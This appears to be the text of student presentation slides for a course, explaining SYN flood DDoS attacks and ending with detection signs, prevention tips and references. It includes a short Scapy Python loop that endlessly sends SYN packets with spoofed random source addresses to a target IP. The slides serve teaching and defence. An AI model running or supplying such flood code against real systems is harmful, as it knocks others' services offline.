
Source: https://github.com/long237/CS378

SYN FLOOD




- Protocol attack
- Exhausting the target resources by sending numerous of incomplete SYN messages.
- To perform the DDoS attack, the speed of sending packets needs to be faster than the time the target needs to process the request.

SYN FLOOD



```
while(True):
    """ Create random soucre IP address """
    sourceIP = create_random_IP();
    """ Send large amount of packets from a source to a target IP address """
    IP_Packet = IP(src = sourceIP, dst = targetIP);
    TCP_Packet = TCP(sport = 443, dport = 443, flags = "S", seq = packetIP);
    packet = IP_Packet / TCP_Packet;
    """ Send packets at layer 3 """
    send(packet);
```

SYN FLOOD



Source: https://github.com/long237/CS378

How to Prevent a DDOS Attack

Detection

- Signs of a DDOS attack


  - The website is responding slowly
  - The website is unresponsive
  - The user has problems accessing the website
  - Internet connection issues if you are a target

Prevention

- Ways to help avoid DDoS attacks

  - Install firewall protection
  - Deploy anti-DDoS hardware And software modules
  - Monitor traffic
  - Buy more bandwidth
  - Be prepared with a plan of action

Reference



Scapy usage, from https://scapy.readthedocs.io/en/latest/usage.html

“Ethical Hacking - DDOS Attacks.” *Tutorialspoint*, https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_ddos_attacks.htm

LS. (1989). Retrieved April 23, 2021, from https://lightsail.aws.amazon.com/ls/docs/en_us/articles/amazon-lightsail-quick-start-guide-wordpress

Bitnami WordPress stack for AWS Cloud. (2021, April 07). Retrieved April 23, 2021, from https://docs.bitnami.com/aws/apps/wordpress/

LS. (1989). Retrieved April 23, 2021, from https://lightsail.aws.amazon.com/ls/docs/en_us/articles/lightsail-how-to-create-dns-entry

Github: https://github.com/long237/CS378

Thank you for listening